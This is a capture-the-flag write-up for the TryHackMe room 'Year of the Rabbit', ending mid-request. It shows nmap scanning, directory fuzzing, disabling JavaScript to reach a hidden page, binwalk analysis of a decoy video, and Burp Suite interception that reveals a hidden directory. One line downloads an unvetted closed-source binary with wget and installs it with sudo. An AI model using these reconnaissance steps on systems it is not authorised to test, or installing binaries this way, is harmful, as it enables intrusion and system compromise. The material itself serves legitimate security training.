Year of the rabbit

Enumeration

Tools


nmap

```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
└─$ nmap -sC -sV -oN portscn 10.10.47.184
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-19 11:23 EST
Nmap scan report for 10.10.47.184
Host is up (0.20s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
|   2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
|   256 be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|_  256 db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (ED25519)
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.77 seconds

┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
└─$
```


Targets

http port


root page, /



found /assets when doing web dir fuzzing




/assets
// style.css looks interesting




we found a .php page? interesting

```
    text-align: center;
  }
  /* Nice to see someone checking the stylesheets.
     Take a look at the page: /sup3r_s3cr3t_fl4g.php
  */
  div.main_page {
    position: relative;
```


turn off javascript?



ok so seems that something redirecting us directly to youtube page
//probably some javascript code redirect us to the page




use noscript set the page to untrusted to disable javascript & browse the hidden page again
//interesting we can see the content already



the hint is in the video... & the video

```
            window.location = "https://www.youtube.com/watch?v=dQw4w9WgXcQ?a
        </script>
        <video controls>
            <source src="/assets/RickRolled.mp4" type="video/mp4">
        </video>
    </body>
/html>
```

download the video to local & find the hint



Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
RickRolled.mp4	2020-01-23 00:34	384M	

playing the video normally seems nothing we can find from here

try using binwalk to check the file & we found some interesting files in the mp4 file

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/yearOfTheRabbit]
└─$ binwalk RickRolled.mp4

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
8610811       0×8363FB        Cisco IOS experimental microcode, for ""
66694464      0×3F9AD40       Uncompressed Adobe Flash SWF file, Version 114, File size (header included) 116146852
77987059      0×4A5FCF3       MySQL MISAM index file Version 6
89148578      0×5504CA2       LZ4 compressed data, legacy
89390783      0×553FEBF       MySQL ISAM index file Version 9
112211718     0×6B03706       StuffIt Deluxe Segment (data): fK
183068423     0×AE96707       MySQL ISAM compressed data file Version 6
200345565     0×BF107DD       MySQL MISAM index file Version 1
228904536     0×DA4CE58       gzip compressed data, has header CRC, last modified: 2098-03-25 13:36:58 (bogus date)
267780318     0×FF600DE       StuffIt Deluxe Segment (data): f5
318828326     0×1300EF26      MySQL ISAM compressed data file Version 1
```

let's extract it using binwalk -e and enumerate those extracted files

encounter some error when extracting

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/yearOfTheRabbit]
└─$ binwalk -e RickRolled.mp4

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
8610811       0×8363FB        Cisco IOS experimental microcode, for ""
66694464      0×3F9AD40       Uncompressed Adobe Flash SWF file, Version 114, File size (header included) 116146852
77987059      0×4A5FCF3       MySQL MISAM index file Version 6
89148578      0×5504CA2       LZ4 compressed data, legacy
89390783      0×553FEBF       MySQL ISAM index file Version 9

WARNING: Extractor.execute failed to run external extractor 'unstuff '%e'': [Errno 2] No such file or directory: 'unstu
ff', 'unstuff '%e'' might not be installed correctly
112211718     0×6B03706       StuffIt Deluxe Segment (data): fK
```

let's install the unstuff

```
# Install unstuff (closed source) to extract StuffIt archive files
$ wget -O - http://downloads.tuxfamily.org/sdtraces/stuffit520.611linux-i386.tar.gz | tar -zxv
$ sudo cp bin/unstuff /usr/local/bin/
```

& the extraction was completed

```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
└─$ binwalk -e RickRolled.mp4

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
8610811       0x8363FB        Cisco IOS experimental microcode, for ""
66694464      0x3F9AD40       Uncompressed Adobe Flash SWF file, Version 114, File size (header included) 116146852
77987059      0x4A5FCF3       MySQL MISAM index file Version 6
89148578      0x5504CA2       LZ4 compressed data, legacy
89390783      0x553FEBF       MySQL ISAM index file Version 9
112211718     0x6B03706       StuffIt Deluxe Segment (data): fK
183068423     0xAE96707       MySQL ISAM compressed data file Version 6
200345565     0xBF107DD       MySQL MISAM index file Version 1
228904536     0xDA4CE58       gzip compressed data, has header CRC, last modified: 2098-03-25 13:36:58 (bogus date)
267780318     0xFF600DE       StuffIt Deluxe Segment (data): f5
318828326     0x1300EF26      MySQL ISAM compressed data file Version 1


┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
└─$
```

found interesting .gz compression with FAT File system let's extract it

```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit/_RickRolled.mp4-0.extracted]
└─$ file DA4CE58.gz
DA4CE58.gz: gzip compressed data, has CRC, original size modulo 2^32 808464686 gzip compressed data, unknown method, AS
CII, was "", has comment, encrypted, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 808464686

┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit/_RickRolled.mp4-0.extracted]
└─$
```

but the header checksum was not match


```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit/_RickRolled.mp4-0.extracted]
└─$ gzip -d DA4CE58.gz
gzip: DA4CE58.gz: header checksum 0x8472 ≠ computed checksum 0x0146
```

we try to use another technique -dd to extract each files

```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
└─$ binwalk --dd='.*' RickRolled.mp4

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
8610811       0x8363FB        Cisco IOS experimental microcode, for ""
66694464      0x3F9AD40       Uncompressed Adobe Flash SWF file, Version 114, File size (header included) 116146852
77987059      0x4A5FCF3       MySQL MISAM index file Version 6
89148578      0x5504CA2       LZ4 compressed data, legacy
89390783      0x553FEBF       MySQL ISAM index file Version 9
112211718     0x6B03706       StuffIt Deluxe Segment (data): fK
183068423     0xAE96707       MySQL ISAM compressed data file Version 6
200345565     0xBF107DD       MySQL MISAM index file Version 1
228904536     0xDA4CE58       gzip compressed data, has header CRC, last modified: 2098-03-25 13:36:58 (bogus date)
267780318     0xFF600DE       StuffIt Deluxe Segment (data): f5
318828326     0x1300EF26      MySQL ISAM compressed data file Version 1


┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
└─$ cd _RickRolled.mp4.extracted

┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit/_RickRolled.mp4.extracted]
└─$ ls
1300EF26  3F9AD40  4A5FCF3  5504CA2  553FEBF  6B03706  8363FB  AE96707  BF107DD  DA4CE58  DA4CE58-0  FF600DE

┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit/_RickRolled.mp4.extracted]
└─$
```

but we cant find anything in there!! Seems like a big rabbit hole here

we try to go back to the disable javascript page again & enable the javascript to run & intercept the packet using burpsuite



When we click on forward when browsing the /sup3r_s3cr3t_fl4g.php we found a hidden directory at the GET request here

Request to http://10.10.60.120:80

Forward | Drop | Intercept is on | Action | Open Browser

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
GET /intermediary.php?hidden_directory=/WExYY2Cv-qU HTTP/1.1
Host: 10.10.60.120
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

then browse the directory /sup3r_s3cr3t_fl4g
//hidden_directory=/WExYY2Cv-qU


Forward | Drop | Intercept is on | Action | Open Browser

Raw | Headers | Hex

Pretty | Raw | \n | Actions

```
GET /sup3r_s3cret_fl4g HTTP/1.1
Host: 10.10.60.120
